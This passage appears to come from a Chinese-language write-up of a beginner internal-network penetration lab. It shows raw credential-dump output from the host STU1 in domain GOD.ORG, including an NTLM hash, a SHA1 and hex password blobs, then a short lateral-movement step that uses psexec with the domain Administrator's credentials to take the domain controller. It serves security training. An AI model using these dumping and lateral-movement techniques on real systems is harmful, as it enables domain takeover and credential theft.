15 79 e3 c9 81 9e 56 b3 96 34 a1 3f 1c f1 0d 65 a3 ad f0 e3 c5 b8 25 ef 5d 7f 11 57 10 13 c7 c1 42 4e 55 44 1c c1 a4 0f a1 3a ce 57 18 f6 05 28 eb 17 72 fd 30 6f b6 03 95 d3 52 f3 1a 85 5c 91 bd 0f 5e 54 1d 8e f5 	ssp :		credman :	Authentication Id : 0 ; 52000 (00000000:0000cb20)Session
: UndefinedLogonType
from 0User Name
: (null)Domain
: (null)Logon Server
: (null)Logon Time
: 2025/1/27 21:08:29SID
: 	msv :		 [00000003] Primary	 * Username : STU1$	 * Domain   : GOD	 * NTLM
: 362b12db4a3b9d0ad31cf8fc5bc99080	 * SHA1
: 5084ad840df7b8e4e7b6d4f6cbab70d765472ec0	tspkg :		wdigest :		kerberos :		ssp :		credman :	Authentication Id : 0 ; 999 (00000000:000003e7)Session
: UndefinedLogonType
from 0User Name
: STU1$Domain
: GODLogon Server
: (null)Logon Time
: 2025/1/27 21:08:29SID
: S-1-5-18	msv :		tspkg :		wdigest :		 * Username : STU1$	 * Domain   : GOD	 * Password : e4 c9 97 20 d8 c6 97 f8 7d b2 c4 5f 06 6e 13 89 f0 db 30 f1 26 f0 69 39 a0 67 5c 08 c1 7b c3 83 ea e7 fd b8 7f 72 45 79 a3 9e 19 75 b9 7c 2d c8 64 41 e8 35 45 49 08 57 c9 91 a1 0a 88 0a 36 2a 3c df 37 35 0f c2 d0 3c eb 23 d1 8f 75 13 f0 a9 95 6d d4 5b e3 aa e9 99 64 7b c9 59 7a 33 b1 06 58 13 cf b7 ed d2 af 19 d9 b3 1c b5 4d 37 37 79 4d e0 9e a3 48 2f ab 62 31 c2 26 74 c5 97 46 13 ca 2b 80 b0 ab ac 7b 28 f3 67 40 f0 2e 89 27 e3 1b 35 d6 8d 83 0d 7b 3d 21 66 73 1d db 07 f2 c1 4c b0 be 1b ea 14 55 1e 0e 15 79 e3 c9 81 9e 56 b3 96 34 a1 3f 1c f1 0d 65 a3 ad f0 e3 c5 b8 25 ef 5d 7f 11 57 10 13 c7 c1 42 4e 55 44 1c c1 a4 0f a1 3a ce 57 18 f6 05 28 eb 17 72 fd 30 6f b6 03 95 d3 52 f3 1a 85 5c 91 bd 0f 5e 54 1d 8e f5 	kerberos :		 * Username : stu1$	 * Domain   : GOD.ORG	 * Password : e4 c9 97 20 d8 c6 97 f8 7d b2 c4 5f 06 6e 13 89 f0 db 30 f1 26 f0 69 39 a0 67 5c 08 c1 7b c3 83 ea e7 fd b8 7f 72 45 79 a3 9e 19 75 b9 7c 2d c8 64 41 e8 35 45 49 08 57 c9 91 a1 0a 88 0a 36 2a 3c df 37 35 0f c2 d0 3c eb 23 d1 8f 75 13 f0 a9 95 6d d4 5b e3 aa e9 99 64 7b c9 59 7a 33 b1 06 58 13 cf b7 ed d2 af 19 d9 b3 1c b5 4d 37 37 79 4d e0 9e a3 48 2f ab 62 31 c2 26 74 c5 97 46 13 ca 2b 80 b0 ab ac 7b 28 f3 67 40 f0 2e 89 27 e3 1b 35 d6 8d 83 0d 7b 3d 21 66 73 1d db 07 f2 c1 4c b0 be 1b ea 14 55 1e 0e 15 79 e3 c9 81 9e 56 b3 96 34 a1 3f 1c f1 0d 65 a3 ad f0 e3 c5 b8 25 ef 5d 7f 11 57 10 13 c7 c1 42 4e 55 44 1c c1 a4 0f a1 3a ce 57 18 f6 05 28 eb 17 72 fd 30 6f b6 03 95 d3 52 f3 1a 85 5c 91 bd 0f 5e 54 1d 8e f5 	ssp :		credman :
3.5 横向移动

很明显,我们目前有Administrator 域管的hash和密码,因此直接横向到Administrator用户拿下域控制器。使用psexec可以直接利用Administrator 的凭据进行横向。拿下域控和一台域主机。
4. 总结
入门级别内网,很简单。